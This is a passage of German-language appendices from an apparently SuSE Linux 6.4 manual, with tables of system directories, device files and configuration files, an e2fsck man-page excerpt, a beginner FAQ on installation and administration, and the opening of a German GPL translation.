Der Verzeichnisbaum Ihres Linux-Systems ist funktionell gegliedert („Filesystemstandard“). Wichtige Verzeichnisse sind in Tabelle C.1 beschrieben.

<code>/</code>	das Wurzel-Verzeichnis (engl. <i>root directory</i>), Beginn des Verzeichnisbaums
<code>/home</code>	die (privaten) Verzeichnisse der Benutzer
<code>/dev</code>	Geräte-Dateien (engl. <i>device files</i>), die Hardwarekomponenten repräsentieren
<code>/etc</code>	wichtige Dateien zur Systemkonfiguration
<code>/usr/bin</code>	allgemein zugängliche Kommandos
<code>/bin</code>	Kommandos, die bereits zum Hochlaufen des Systems nötig sind
<code>/usr/sbin</code>	Kommandos, die dem Systemverwalter vorbehalten sind
<code>/sbin</code>	Kommandos, die dem Systemverwalter vorbehalten sind und zum Hochlaufen des Systems benötigt werden
<code>/sbin/init.d</code>	Bootskripten
<code>/usr/include</code>	Header-Dateien für den C-Compiler
<code>/usr/include/g++</code>	Header-Dateien für den C++-Compiler
<code>/usr/doc</code>	verschiedene Dokumentationsdateien
<code>/usr/man</code>	die Hilfe-Texte (manual-pages)
<code>/usr/src</code>	Quelltexte der Systemsoftware
<code>/usr/src/linux</code>	die Kernel-Quellen
<code>/tmp</code>	für temporäre Dateien
<code>/var/tmp</code>	für große temporäre Dateien
<code>/usr</code>	Beherbergt sämtliche Anwendungsprogramme. Ist <i>readonly</i> mountbar. Konfigurationsdateien.
<code>/var</code>	Konfigurationsdateien (z.B. von <code>/usr</code> gelinkt).
<code>/var/log</code>	Protokolldateien
<code>/var/adm</code>	Systemverwaltung
<code>/lib</code>	Shared Libraries (für dynamisch gelinkte Programme)
<code>/proc</code>	das Prozessdateisystem
<code>/usr/local</code>	lokale, von der Distribution unabhängige Erweiterungen
<code>/opt</code>	optionale Software, größere Systeme (z.B. KDE)

Tabelle C.1: Übersicht der wichtigen Verzeichnisse

Anhang D

Wichtige Dateien

Die wichtigste Datei in Ihrem System ist der *Kernel* selbst. Abgelegt ist er im Verzeichnis `/boot` als Datei `vmlinuz`.

D.1 Gerätedateien im `/dev` – Verzeichnis

Disketten und Festplatten:¹

<code>/dev/fd0</code>	erstes Floppylaufwerk
<code>/dev/fd1</code>	zweites Floppylaufwerk
<code>/dev/hda</code>	erste AT-Bus Festplatte
<code>/dev/hda1 - /dev/hda15</code>	die Partitionen der ersten AT-Bus Platte
<code>/dev/sda</code>	erste SCSI Festplatte
<code>/dev/sda1 - /dev/sda15</code>	die Partitionen der ersten SCSI Festplatte
<code>/dev/sdb</code>	zweite SCSI Festplatte
<code>/dev/sdc</code>	dritte SCSI Festplatte

Tabelle D.1: Übersicht der Gerätedateien zu Massenspeichern

D.1.1 CD-ROM-Laufwerke

<code>/dev/cdrom</code>	Link auf das verwendete CD-ROM Laufwerk; also auf eine der folgenden Dateien (wird von YaST angelegt)
<code>/dev/aztcd</code>	Aztech CDA268-01 CD-ROM
<code>/dev/cdu535</code>	Sony CDU-535 CD-ROM
<code>/dev/cm206cd</code>	Philips CM206

Tabelle D.2: Fortsetzung auf der nächsten Seite...

¹ Neben den angegebenen Device-Dateien können Sie auch weitere selbst anlegen. Informationen darüber liefern die Manual Pages zu *mknod*.

/dev/gscd0	Goldstar R420 CD-ROM
/dev/hda	
bis	ATAPI CD-ROM
/dev/hdd	
/dev/lmscd	Philips CM 205/250/206/260 CD-ROM
/dev/mcd	Mitsumi CD-ROM
/dev/sbpcd0	
bis	CD-ROM am Soundblaster
/dev/sbpcd3	
/dev/scd0	SCSI CD-ROM Laufwerke
/dev/scd1	
usw.	
/dev/sonycd	Sony CDU 31a CD-ROM
/dev/sjcd	Sanyo CD-ROM
/dev/optcd	Optics Storage CD-ROM

Tabelle D.2: Übersicht der Gerätedateien zu CD-ROM-Laufwerken

D.1.2 Bandlaufwerke

/dev/rmt0	1. SCSI-Streamer „rewinding“ (spult automatisch zurück)
/dev/nrmt0	1. SCSI-Streamer „non rewinding“
/dev/ftape	Floppy-Streamer „rewinding“ (spult automatisch zurück)
/dev/nftape	Floppy-Streamer „non rewinding“

Tabelle D.3: Übersicht der Gerätedateien für Bandlaufwerke

D.1.3 Mäuse (Bus und PS/2)

/dev/mouse	Link auf die von der Maus verwendete Schnittstelle; also auf eine der folgenden Pseudo-Dateien (bei Busmäusen) oder auf eine serielle Schnittstelle (bei seriellen Mäusen) (wird von YaST angelegt).
/dev/atibm	Busmaus der ATI Grafikkarte.
/dev/logibm	Logitech Busmaus.

Tabelle D.4: Fortsetzung auf der nächsten Seite...

/dev/psaux	PS/2-Maus.
/dev/inportbm	PS/2-Busmaus (Microsoft Inport Busmouse).
/dev/sunmouse	SUN mouse.

Tabelle D.4: Übersicht der Gerätedateien für Mäuse

D.1.4 Modem

/dev/modem	Link auf den COM-Port, an dem das Modem angeschlossen ist (wird von YaST angelegt)
------------	------------------------------------------------------------------------------------

Tabelle D.5: Gerätedatei für Modem

D.1.5 Serielle Schnittstellen

/dev/ttyS0	serielle Schnittstellen 0 bis 3
bis	(COM1 bis COM4);
/dev/ttyS3	weitere bis ttyS63
usw.	
/dev/cua0	seit Kernel-Version 2.2.x sind diese seriellen
/dev/cua3	Schnittstellen obsolet
usw.	

Tabelle D.6: Gerätedateien für serielle Schnittstellen

D.1.6 Parallele Schnittstellen

/dev/lp0	
bis	parallele Schnittstellen (LPT1 bis LPT3)
/dev/lp2	

Tabelle D.7: Gerätedateien für Drucker am Parallelport

D.1.7 Spezielle Devices

<code>/dev/null</code>	„schluckt“ beliebig viele Daten (Datenpapierkorb)
<code>/dev/tty1</code>	
bis	virtuelle Konsolen
<code>/dev/tty8</code>	
<code>/dev/zero</code>	liefert beliebig viele Null Bytes

Tabelle D.8: Gerätedateien für spezielle/virtuelle Geräte

D.2 Konfigurationsdateien in `/etc`

<code>/etc/</code>	Angaben zur installierten SuSE Linux Version.
<code>SuSE-release</code>	
<code>/etc/rc.config</code>	Zentrale Konfigurationsdatei des Systems; wird von <i>YaST</i> gefüllt und von den Bootskripten und <i>SuSEconfig</i> ausgewertet.
<code>/etc/rc.config.d</code>	Verzeichnis, in dem weitere Dateien mit <code>rc.config</code> -Variablen liegen.
<code>/etc/inittab</code>	Konfigurationsdatei für den init -Prozess.
<code>/etc/lilo.conf</code>	Konfiguration des <i>LILO</i>
<code>/etc/modules.conf</code>	Konfiguration der Kernelmodule
<code>/etc/DIR_COLORS</code>	Festlegen der Farben für <i>ls</i>
<code>/etc/XF86Config</code>	Konfiguration des X Window Systems
<code>/etc/fstab</code>	Tabelle der Dateisysteme, die beim Hochlauf automatisch gemountet werden
<code>/etc/profile</code>	Loginskript der Shells (<i>sh</i> , <i>bash</i> etc.)
<code>/etc/csh.login</code>	Loginskript der <i>tcsch</i>
<code>/etc/csh.cshrc</code>	Voreinstellungen für die <i>tcsch</i>
<code>/etc/profile.d</code>	Verzeichnis, in dem Erweiterungen zu <code>/etc/profile</code> bzw. <code>/etc/csh.cshrc</code> liegen
<code>/etc/passwd</code>	Benutzerdatenbank: Benutzername, home-Verzeichnis, Loginshell, Benutzernummer
<code>/etc/shadow</code>	Passwörter
<code>/etc/group</code>	Benutzergruppen
<code>/etc/printcap</code>	Beschreibungen im System verfügbarer Drucker. Wird vom <i>lpd</i> (Druckerdaemon) verwendet. Vgl. auf Seite 331

Tabelle D.9: Fortsetzung auf der nächsten Seite...

<code>/etc/hosts</code>	Zuordnung von Rechnernamen zu IP-Adressen (nötig, wenn kein Nameserver verwendet wird).
<code>/etc/inetd.conf</code>	Definition der zur Verfügung gestellten IP-Dienste (<i>telnet</i> , <i>finger</i> , <i>ftp</i> usw.).
<code>/etc/syslogd.conf</code>	Konfigurationsdatei für den Syslog-Daemon, dessen Aufgabe darin besteht, bestimmte Systemmeldungen zu protokollieren.

Tabelle D.9: Konfigurationsdateien in `/etc`

D.3 Versteckte Konfigurationsdateien im Home

Im `home`-Verzeichnis der Benutzer finden sich etliche Konfigurationsdateien, die aus Gründen der Übersichtlichkeit „versteckt“ sind. Sie werden nur selten editiert. Jede Datei wird durch Voranstellen eines Punktes zur versteckten Datei. Man kann diese Dateien durch `ls -a` sichtbar machen. Beispiele sind in Tabelle D.10.

<code>.profile</code>	privates Login-Skript des Benutzers (bei Verwendung der <i>bash</i>)
<code>.bashrc</code>	Konfiguration der <i>bash</i>
<code>.exrc</code>	Konfiguration des <i>vi</i> , <i>ex</i>
<code>.xinitrc</code>	Startup-Skript des X Window Systems
<code>.fvwmrc</code>	Konfiguration des <i>fvwm</i> -Windowmanagers
<code>.ctwmrc</code>	Konfiguration des <i>ctwm</i> -Windowmanagers
<code>.openwin-menu</code>	Konfiguration der <i>olvwm</i> und <i>olwm</i> -Windowmanager

Tabelle D.10: unsichtbare Dateien im Benutzerverzeichnis

Diese Dateien werden bei Anlage eines Benutzers aus dem Verzeichnis `/etc/skel` kopiert.

Manual-Page von e2fsck

E2FSCK(8)	E2FSCK(8)
NAME	e2fsck - check a Linux second extended file system
SYNOPSIS	e2fsck [-pacnyrdvfstFSV] [-b superblock] [-B block-size] [-l|-L bad_blocks_file] device
DESCRIPTION	<p>e2fsck is used to check a Linux second extended file system.</p> <p>device is the special file corresponding to the device (e.g /dev/hdXX).</p>
OPTIONS	<p>-a This option does the same thing as the -p option. It is provided for backwards compatibility only; it is suggested that people use -p option whenever possible.</p> <p>-b superblock Instead of using the normal superblock, use the alternative superblock specified by superblock.</p> <p>-B blocksize Normally, e2fsck will search for the superblock at various different block sizes in an attempt to find the appropriate block size. This search can be fooled in some cases. This option forces e2fsck to only try locating the superblock at a particular blocksize. If the superblock is not found, e2fsck will terminate with a fatal error.</p> <p>-c This option causes e2fsck to run the badblocks(8) program to find any blocks which are bad on the filesystem, and then marks them as bad by adding them to the bad block inode.</p> <p>-d Print debugging output (useless unless you are debugging e2fsck).</p>

— Fortsetzung auf der nächsten Seite if the file system seems clean.

-F Flush the filesystem device's buffer caches before beginning. Only really useful for doing e2fsck time trials.

Anhang F

Die SuSE Linux-FAQ

Hier versuchen wir, die Antworten auf die am häufigsten gestellten Fragen zu geben (engl. *Frequently Asked Questions*). Obwohl im Handbuch zu fast allen Punkten die passenden Antworten zu finden sind, ist es schwierig – vor allem für nicht so Linux-feste User –, das richtige Kapitel zu finden. Bei den meisten Antworten ist deshalb das einschlägige Kapitel des Handbuchs als Verweis angegeben.

Ich habe ein altes SuSE Linux – wie kann ich auf 6.4 updaten?

Der direkte Weg führt über das Update-Kapitel 15 auf Seite 401 ff. des Handbuchs.

Welches ist das wichtigste Kapitel im Handbuch?

Für Einsteiger auf jeden Fall das Kapitel 19 auf Seite 477. Es ersetzt jedoch kein Linux-Buch, Linuxbücher finden Sie unter <http://www.suse.de/de/produkte/buecher/>.

Nach der Installation bekomme ich immer die Fehlermeldung "login:" – Was mache ich falsch?

Sie machen nichts falsch, die Installation ist abgeschlossen und Sie können sich am Rechner mit Ihrem Benutzernamen (engl. *username*) und Ihrem Passwort anmelden („einloggen“); anfangs gibt es nur `'root'` als Benutzer (siehe auch Abschnitt 19.1 auf Seite 477 und Abschnitt 3.6.7 auf Seite 112).

Ich habe mich eingeloggt und sehe nur `erde: #` – Wie komme ich ins Linux denn nun 'rein'?

Sie sind bereits „im Linux“. Sie wollen wahrscheinlich die grafische Oberfläche starten. Sie müssen diese zuerst konfigurieren (z. B. mit `SaX`), falls dies noch nicht während der Installation geschehen ist (Abschnitt 2.1.14 auf Seite 27). Danach starten Sie mit `startx` das grafische System (X Window System). Gehen Sie so vor, wie in Kapitel 8 auf Seite 239 ff. beschrieben.

Ich benutze meinen Computer alleine, warum muss ich mich immer einloggen?

Linux ist ein Multiuser-System. Damit Linux weiß, wer damit arbeitet, ist eine Angabe des Benutzernamens (engl. *username*) und des Passwortes nötig. Übrigens: Arbeiten Sie nur dann als `'root'`, wenn Sie am System Änderungen vornehmen wollen (Software installieren, konfigurieren usw.)! Für den normalen Betrieb legen Sie sich einen eigenen Benutzer an, dann können Sie an der Installation auch nichts kaputtmachen.

Muss ich mir einen Kernel selbst kompilieren?

Nein, das ist in den allermeisten Fällen nicht notwendig!

Der Kernel ist inzwischen schon so umfangreich, dass es ca. 800 Optionen gibt, die man bei der Konfiguration zu berücksichtigen hat! Da es fast unmöglich ist, all diese verschiedenen Konfigurationen mit all Ihren Auswirkungen zu beherrschen, raten wir ungeübten Benutzern dringend von der Neukompilierung des Kernels ab. Wenn Sie es dennoch tun, tun Sie es auf eigenes Risiko – und wir leisten in einem solchen Fall auch *keinen* Installationssupport!

Wo kann ich Systemmeldungen sehen?

Geben Sie als `'root'` in einem Terminalfenster folgenden Befehl ein:

```
erde: # tail -f /var/log/messages
```

Weitere interessante Programme in diesem Zusammenhang sind: **top**, **procinfo** und **xosview**.

Die Meldungen beim Booten können Sie mit

```
erde: # less /var/log/boot.msg
```

sichtbar machen.

Wo kann ich Infos über SuSE Linux bekommen?

In erster Linie aus dem Handbuch, soweit es Installation oder Besonderheiten von SuSE Linux betrifft. Dokumentation über Programme gibt es in `/usr/doc/packages`, Anleitungen in den „HOWTOs“ in `/usr/doc/howto/de` für deutsche, und in `/usr/doc/howto/en` für die englischen „HowTos“. Lesen können Sie diese z. B. mit

```
less /usr/doc/howto/de/DE-DOS-nach-Linux-HOWTO.txt.gz
```

Wo kann ich besondere Tipps oder Hilfestellungen bekommen?

Geben Sie in einem **xterm** den Befehl **hilfe** ein, es startet dann ein Netscape mit der Supportdatenbank. Im Internet finden Sie unsere Supportdatenbank mit den letzten Aktualisierungen unter <http://sdb.suse.de/sdb/de/html/>. Geben Sie ein Stichwort ein oder gehen Sie anhand der „History“ vor.

Wie kann ich unter KDE Befehle eingeben?

Drücken Sie auf 'K' - 'Werkzeuge' - 'Terminal'. Sie können aber auch (ALT) + (F2) drücken und dann **xterm** eingeben. Dann haben Sie ein „Terminal“ (fälschlicherweise auch oft DOS-Fenster genannt), in dem Sie die Befehle eingeben können.

Ich finde viele Programme im KDE nicht.

Sie können alle Programme auch von einem Terminalfenster (**xterm**, s. o.) aus starten, indem Sie den Programmnamen gefolgt von (↵) eingeben.

Ich kann mich mit telnet nicht in meinem Rechner einloggen. Ich bekomme immer die Antwort "Login incorrect".

Wahrscheinlich versuchen Sie, sich als 'root' einzuloggen. Das geht aus Sicherheitsgründen nicht über *telnet*.

Legen Sie mit *YaST* einen normalen Benutzer an (vgl. Abschnitt 3.6.7 auf Seite 112); mit diesem können Sie sich dann anmelden. Danach wechseln Sie mit **su** zum 'root'-User. Viel besser und sicherer ist es jedoch, anstelle von *telnet* das Programm *ssh* zu benutzen; die *ssh* verwendet verschlüsselte, und somit abhörsichere Verbindungen. Sie finden dieses Programm in der Serie *sec*.

Wie komme ich mit Linux ins Internet?

Dazu gibt das Handbuch in Kapitel 5.3 auf Seite 169 ff. Auskunft.

Muss ich unter Linux Angst vor Viren haben?

Nein.

Unter Linux gibt es keine ernst zu nehmenden Viren (vgl. auf Seite 465). Zudem könnten Viren, wenn Sie *nicht* als Root aufgerufen werden, keinen großen Schaden am System verursachen. Die einzigen Virens Scanner, die es unter Linux gibt, dienen dazu, Mails nach Windows-Viren abzusuchen (falls Linux als Router oder Server fungiert).

Wo ist StarOffice?

Sie finden *StarOffice* als Paket *so_de* zum Auswählen in der Serie *pay*. Bitte benutzen Sie zur Installation unser Installationsprogramm *YaST*, das Ihnen dann mitteilt, welche CD Sie einzulegen haben.

Ich habe einen Fehler in SuSE Linux gefunden. Wohin kann ich diesen melden?

Überzeugen Sie sich erst davon, dass es wirklich ein Fehler im Programm ist, und nicht nur ein Bedienungs- oder Konfigurationsfehler. Lesen Sie auch die Dokumentationen in */usr/doc/packages* und */usr/doc/howto*. Eventuell ist der Fehler schon bemerkt worden, und Sie finden im Internet

dazu etwas unter <http://sdb.suse.de/sdb/de/html/> in der Supportdatenbank. Geben Sie ein Stichwort ein oder arbeiten Sie sich über den Link „History“ vor bzw. zurück.

Sollte es sich doch als Fehler herausstellen, so schicken Sie eine Beschreibung bitte per E-Mail an feedback@suse.de. Geben Sie dazu bitte unbedingt Ihren Registriercode an.

Wie kann ich auf meine CD zugreifen?

Sie müssen die CD erst „mounten“. Siehe im Handbuch den Abschnitt 19.11.2 auf Seite 495.

Ich bekomme meine CD nicht mehr aus dem Laufwerk, was tun?

Sie müssen die CD erst unmounten. Siehe im Handbuch ebenfalls den Abschnitt 19.11.2 auf Seite 495. Falls YaST läuft, beenden Sie es bitte.

Wie kann ich mir den freien Platz in Linux anzeigen lassen?

Mit dem Befehl `df -h`, siehe auch Abschnitt 19.10.5 auf Seite 493.

Kann ich in Linux ein „Cut-and-Paste“ machen?

Ja.

Wollen Sie „Cut-and-Paste“ im Textmodus nutzen, muss dazu der *gpm* laufen. Im X Window System und im Textmodus gilt: *Markieren* durch Drücken und *Ziehen* der linken Maustaste, *Einfügen* mit der mittleren Maustaste. Die rechte Maustaste hat meist in den Programmen eine besondere Funktion. Falls Sie keine mittlere Maustaste haben, so drücken Sie beide Tasten gleichzeitig.

Wie kann ich Programme installieren?

Programme, die auf den SuSE Linux-CDs enthalten sind, installieren Sie am besten mit YaST. Beachten Sie bitte, dass viele größere Programme („Demos“) in der Serie `pay` zu finden sind.

Ich habe ein Programm „nur“ im Sourcecode. Wie kann ich es installieren?

Bei manchen Programmen braucht man schon etwas „Know-how“, am besten findet man das in einem gutem Linux-Buch – siehe <http://www.suse.de/de/produkte/buecher/>. Kurz: Archiv auspacken mit `tar xvzf name.tar.gz`, die Datei `INSTALL` oder `README` lesen und befolgen – meist ist es ein `./configure;make;make install`. Vgl. auch die weiterführenden Hinweise zur Paketverwaltung in Abschnitt 15.3 auf Seite 412.

Beachten Sie bitte, dass auf selbstkompilierte Programme kein Installations-support gegeben wird.

Ich brauche Firewall, Masquerading, Mailserver und WWW-Server. Hilft mir Ihr Installationssupport dabei?

Nein.

Der Installationssupport (siehe Anhang [H](#) auf Seite [547](#)) hilft Ihnen dabei, Linux prinzipiell zum Laufen zu bekommen. Für Sachen, die über den Installationssupport hinausgehen, gibt es im Buchhandel gute Bücher sowie hervorragende Dokumentation in `/usr/doc/packages` und `/usr/doc/howto/de/DE-NET3-HOWTO.txt.gz`.

Zu Masquerading vgl. den Abschnitt [6.7](#) auf Seite [200](#).

Wird meine Hardware unterstützt?

Sehen Sie am besten einmal in der Komponenten-Datenbank unter dem URL <http://cdb.suse.de> nach.

Auch ein `less /usr/doc/howto/en/Hardware-HOWTO.gz` kann Ihnen Auskunft geben.

Wie kann ich meine Festplatte defragmentieren?

Linux hat ein intelligentes Dateisystem. Dieses Dateisystem macht ein Defragmentieren überflüssig, da es von vornherein fast keine Fragmente entstehen lässt. Achten Sie nur darauf, dass Ihre Partitionen nicht zu mehr als 90% voll werden (`df -h`).

Ich lese da etwas von Partitionieren – was ist das?

Mit Partitionieren ist das Unterteilen der Festplatte in einzelne Teilbereiche gemeint. Auch Windows liegt in einer eigenen Partition. SuSE Linux braucht in der Standardkonfiguration 3 Partitionen (eine für die Bootdateien, eine für Linux selbst und eine Swappartition).

Lesen Sie dazu im Kapitel [19](#) auf Seite [477](#) weiter.

Muss ich Windows löschen, um Linux verwenden zu können?

Nein. Linux braucht aber freien Platz auf der Festplatte.

Führen Sie unter Windows `defrag` aus, und rufen Sie auf der ersten SuSE Linux CD das Programm `fips` im Verzeichnis `\dosutils\fips\fips20` auf. Mit diesem Programm können Sie die Windowspartition verkleinern, um Platz für Linux zu schaffen. Sichern Sie zuvor Ihre Daten und lesen Sie das `fips-Readme`! Vgl. auch die ausführliche Installationsanleitung in Abschnitt [2.1](#) auf Seite [17](#) und Abschnitt [2.2](#) auf Seite [30](#).

Wie viel Platz brauche ich für Linux?

So ab 380 MB sind Sie dabei, aber ca. 1 GB ist schon empfehlenswert. Wenn Sie fast alles installieren wollen, brauchen Sie mehr als 6 GB.

Ich brauche mehr Platz für Linux, wie kann ich noch eine Festplatte dazuhängen?

Sie können unter einem Linux-System jeder Zeit Festplatten bzw. freie Partition von Festplatten einbinden, um mehr Platz zur Verfügung zu haben. Wenn Sie z. B. in `/opt` mehr Platz benötigen, können Sie dort eine zusätzliche Festplatten-Partition „einhängen“ (engl. *mount*). Die genaue Vorgehensweise:

1. Festplatte einbauen und Linux starten.
2. Als Benutzer `'root'` einloggen.
3. Partitionieren Sie mit **fdisk** z. B. als `/dev/hdb1`.
4. Formatieren Sie die Partition mit **mke2fs /dev/hdb1**.
5. Folgende Befehle eingeben:

```
erde: # cd /opt
erde:/opt # mkdir /opt2
erde:/opt # mount /dev/hdb1 /opt2
erde:/opt # cp -axv . /opt2
```

Überprüfen Sie nun sorgfältig, ob alle Daten kopiert wurden. Danach können Sie das alte Verzeichnis „wegschieben“ und einen neuen leeren *Mountpoint* anlegen:

```
erde:/opt # mv /opt /opt.old
erde:/opt # mkdir /opt
```

Tragen Sie die neue Partition mit einem *Editor* zusätzlich in die `/etc/fstab` ein; das könnte aussehen wie in der Datei [F.0.1](#).

<code>/dev/hdb1</code>	<code>/opt</code>	<code>ext2</code>	<code>defaults</code>	<code>1</code>	<code>2</code>
------------------------	-------------------	-------------------	-----------------------	----------------	----------------

Datei F.0.1: Auszug aus `/etc/fstab`: zusätzliche Partition

Jetzt sollten Sie den Rechner herunterfahren und neu booten.

6. Wenn der Rechner neu gebootet hat, vergewissern Sie sich bitte mit dem Befehl **mount**, ob `/dev/hdb1` auch wirklich unter `/opt` eingehangen wurde. Wenn alles wunschgemäß funktioniert, können Sie jetzt die alten Daten unter `/opt.old` entfernen:

```
erde: # cd /
erde:/ # rm -fr opt.old
```

Ich habe mir versehentlich einen Kernel kompiliert. Wie bekomme ich wieder den originalen SuSE-Kernel installiert?

Gehen Sie so vor wie im Handbuch in Abschnitt [3.6.2](#) auf Seite [105](#) beschrieben.

Mein Rechner ist abgestürzt, kann ich gefahrlos die Reset-Taste drücken?

Wenn Ihr Rechner nicht mehr auf Maus oder Tastatur reagiert, so heißt das nicht, dass der ganze Rechner abgestürzt ist. Es kann vorkommen, dass ein

einzelnes Programm die Maus und die Tastatur blockiert, alle anderen Programme laufen aber weiterhin. Wenn der Rechner von außen erreichbar ist (serielles Terminal, Netzwerk), kann man sich noch einloggen und das blockierende Programm mit **killall** `<programmname>` beenden. Sollten Sie diese Möglichkeit nicht haben, so versuchen Sie mit `(Strg) + (Alt) + (F2)` auf eine andere Konsole zu gelangen, um dort den störenden Prozess zu beenden. Reagiert der Computer aber auf keine Taste, so warten Sie bis mindestens 10 Sekunden kein Festplattenzugriff stattfindet und drücken erst dann die Reset-Taste.

Wieso braucht Linux meinen ganzen Speicher auf?

Sehen wir uns mal eine Ausgabe von **free -t** an:

	total	used	free	shared	buffers	cached
Mem:	127800	94312	33488	11196	22324	46104
-/+ buffers/cache:		25884	101916			
Swap:	136544	832	135712			
Total:	264344	95144	169200			

Es scheint, als wären nur 33488 KB Speicher frei (Mem/free). Das ist jedoch der „ungenutzte“ Speicher. Alles RAM, das nicht von Programmen verwendet wird, dient als Plattencache, hier 46104 KB (Mem/cached). Der Eintrag **shared** bezeichnet Speicher, der von mehreren Programmen und Bibliotheken gemeinsam verwendet wird (hier 11196 KB).

Der freie Speicher ist der Wert der in `-/+ buffers/cache` und **free** steht, hier also 101916 KB. Virtuell sind aber noch ca. 165 MB Speicher verfügbar.

Was ist ein Mirror? Warum soll ich die Sachen nicht von ftp.suse.com ziehen?

Da es sehr viele Anwender gibt, die zur selben Zeit etwas vom Server brauchen, wäre er sehr schnell überlastet. Deswegen gibt es eine Menge anderer FTP-Server, die ein „Spiegelbild“ des SuSE-Servers beinhalten. Ein solcher Server wird daher auch „Mirror“ genannt. Man sollte sich immer an einen Mirror in der Nähe (d.h. gleiches Land) wenden, der Download geht dann auch schneller. Eine Liste finden Sie z. B. auf <http://www.suse.de/de/support/download/ftp/>.

Was sind `/var`, `/etc`, `/bin` usw. für Verzeichnisse?

Linux hat – wie jedes andere Unix – ein Dateisystem, das in weiten Teilen einheitlich ist. Diese Verzeichnisse dürfen nicht gelöscht oder verschoben werden. Als Benutzer sollten Sie nur in `/home/tux` arbeiten; anstelle von ``tux`` setzen Sie bitte Ihren Benutzernamen ein. Mehr Info zu den Systemverzeichnissen gibt es in Anhang D auf Seite 523.

Wie kann ich Dateien anzeigen, editieren, verschieben, kopieren, löschen?

Wenn Sie das mit den „Haus-Programmen“ tun möchten, finden Sie in Kapitel 19 auf Seite 477 ff. die Erklärungen. Sie können jedoch auf der Textkonsole auch mit dem *Midnight Commander* (**mc**) arbeiten (ein Klon eines bekannten DOS/Windows-Tools). Auf der grafischen Oberfläche müssen Sie dazu ein Terminal öffnen (**Alt** + **F2**) drücken und **xterm** eingeben); im Terminal geben Sie dann **mc** ein.

Wie kann ich meine DOS-Dateien lesen?

Siehe Abschnitt 19.12 auf Seite 496 im Handbuch.

Ich finde keine .exe-Dateien. Wo sind die ganzen Programme?

Unter Linux haben ausführbare Dateien normalerweise keine Datei-„Erweiterung“. Die meisten Programme befinden sich in `/usr/bin` und `/usr/X11R6/bin`.

Woran erkennt man ausführbare Dateien?

Mit dem Befehl `ls -l /usr/bin` sehen Sie z. B. alle ausführbaren Dateien im Verzeichnis `/usr/bin` in roter Farbe. Sie erkennen es auch am `'x'` in der ersten Spalte (vgl. im Handbuch den Abschnitt 19.7.1 auf Seite 482).

```
-rwxr-xr-x  1 root  root    64412 Jul 23 15:23 /usr/bin/ftp
```

Im KDE-Dateimanager (*kfm*) erkennt man eine ausführbare Datei am Zahnrad-Symbol.

Ich möchte Linux wieder entfernen, wie geht das?

Mit **fdisk** die Linux-Partitionen löschen; eventuell müssen Sie **fdisk** unter Linux aufrufen; z. B. über das Rettungssystem (vgl. Abschnitt 16.5 auf Seite 435). Danach ist von der MS-DOS-Diskette zu booten und es ist unter DOS oder Windows der Befehl **fdisk /mbr** auszuführen.

Anhang G

Die GNU General Public License (GPL)

Keinesfalls soll diese Übersetzung die GPL im juristischen Sinne ersetzen. Sie ist auch keine von der FSF autorisierte deutsche Version der GPL.

GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc. 675 Mass Ave,
Cambridge, MA 02139, USA

Jeder hat das Recht, diese Lizenzurkunde zu vervielfältigen und unveränderte Kopien zu verbreiten; Änderungen sind jedoch nicht gestattet.

VORWORT

Die Lizenzen für die meiste Software sollen verhindern, dass Sie sie weitergeben und verändern können. Im Gegensatz dazu will die GNU General Public License sicherstellen, dass freie Software von jedem benutzt und verändert werden kann - um zu gewährleisten, dass die Software für alle Benutzer frei ist. Die General Public License gilt für den Großteil der von der Free Software Foundation herausgegebenen Software und für alle anderen Programme, deren Autoren ihr Werk dieser Lizenz unterstellt haben. Auch Sie können diese Möglichkeit der Lizenzierung für Ihre Programme anwenden. (Ein anderer Teil der Software der Free Software Foundation unterliegt stattdessen der GNU Library General Public License).

Die Bezeichnung Freie Software bezieht sich auf Freiheit - nicht auf den Preis. Durch unsere General Public Licenses haben Sie die Freiheit, Kopien freier Software zu verbreiten (und etwas für diesen Service zu berechnen, wenn Sie möchten), den Quellcode zu erhalten oder auf Wunsch zu bekommen, die Software zu ändern oder Teile davon in neuen freien Programmen zu verwenden. Die Licences bestätigen Ihnen, dass Sie dies alles tun dürfen.

Um Ihre Rechte zu schützen, müssen wir Einschränkungen machen, die es jedem verbieten, Ihnen diese Rechte zu verweigern oder Sie aufzufordern, auf diese Rechte zu verzichten. Aus diesen Einschränkungen folgen bestimmte Verantwortlichkeiten für Sie, wenn Sie Kopien der Software verbreiten oder sie verändern.

Beispielsweise müssen Sie den Empfängern alle Rechte gewähren, die Sie selbst haben, wenn Sie - kostenlos oder gegen Bezahlung - Kopien eines solchen Programmes verbreiten. Sie müssen sicherstellen, dass auch sie den Quellcode erhalten bzw. bekommen können. Und Sie müssen ihnen diese Bedingungen zeigen, damit sie ihre Rechte kennen.

Wir schützen Ihre Rechte in zwei Schritten: (1) wir stellen die Software unter ein Copyright und (2) wir bieten Ihnen diese Lizenz an, die Ihnen das Recht gibt, die Software zu vervielfältigen, zu verbreiten und/oder zu verändern.

Um die Autoren und uns zu schützen, wollen wir sicherstellen, dass jeder erfährt, dass für diese freie Software keine Garantie besteht. Wenn die Software von jemand anderem modifiziert und weitergegeben wird, möchten wir, dass die Empfänger wissen, dass sie nicht das Original erhalten haben, damit von anderen verursachte Probleme nicht die Reputation des ursprünglichen Autors schädigen.

Schließlich ist jedes freie Programm permanent durch Software-Patente bedroht. Wir möchten die Gefahr ausschließen, dass Distributoren eines freien Programmes Patente mit dem Ergebnis individuell lizensieren, dass das Programm proprietär wird. Um dies zu verhindern, haben wir klar gemacht, dass jedes Patent für freie Benutzung durch jedermann lizenziert werden muss oder überhaupt nicht lizenziert werden darf.

Es folgen die genauen Bedingungen für die Vervielfältigung, Verbreitung und Bearbeitung:

GNU GENERAL PUBLIC LICENSE BEDINGUNGEN FÜR DIE VERVIELFÄLTIGUNG, VERBREITUNG UND BEARBEITUNG

0. Diese Lizenz gilt für jedes Programm und jedes andere Werk, in dem ein entsprechender Vermerk des Copyright-Inhabers darauf hinweist, dass das Werk unter den Bestimmungen dieser General Public License verbreitet werden darf. Im folgenden wird jedes derartige Programm oder Werk als „das Programm“ bezeichnet; die Formulierung „auf dem Programm basierendes Werk“ meint das Programm sowie jegliche Bearbeitung des Programms im Sinne des Urheberrechts. Dies bedeutet: ein Werk, das das Programm, auch auszugsweise, unverändert oder verändert, und/oder in eine andere Sprache übersetzt, enthält. (Im folgenden wird die Übersetzung ohne Einschränkung als „Bearbeitung“ bezeichnet). Jeder Lizenznehmer wird im Folgenden als „Sie“ angesprochen.

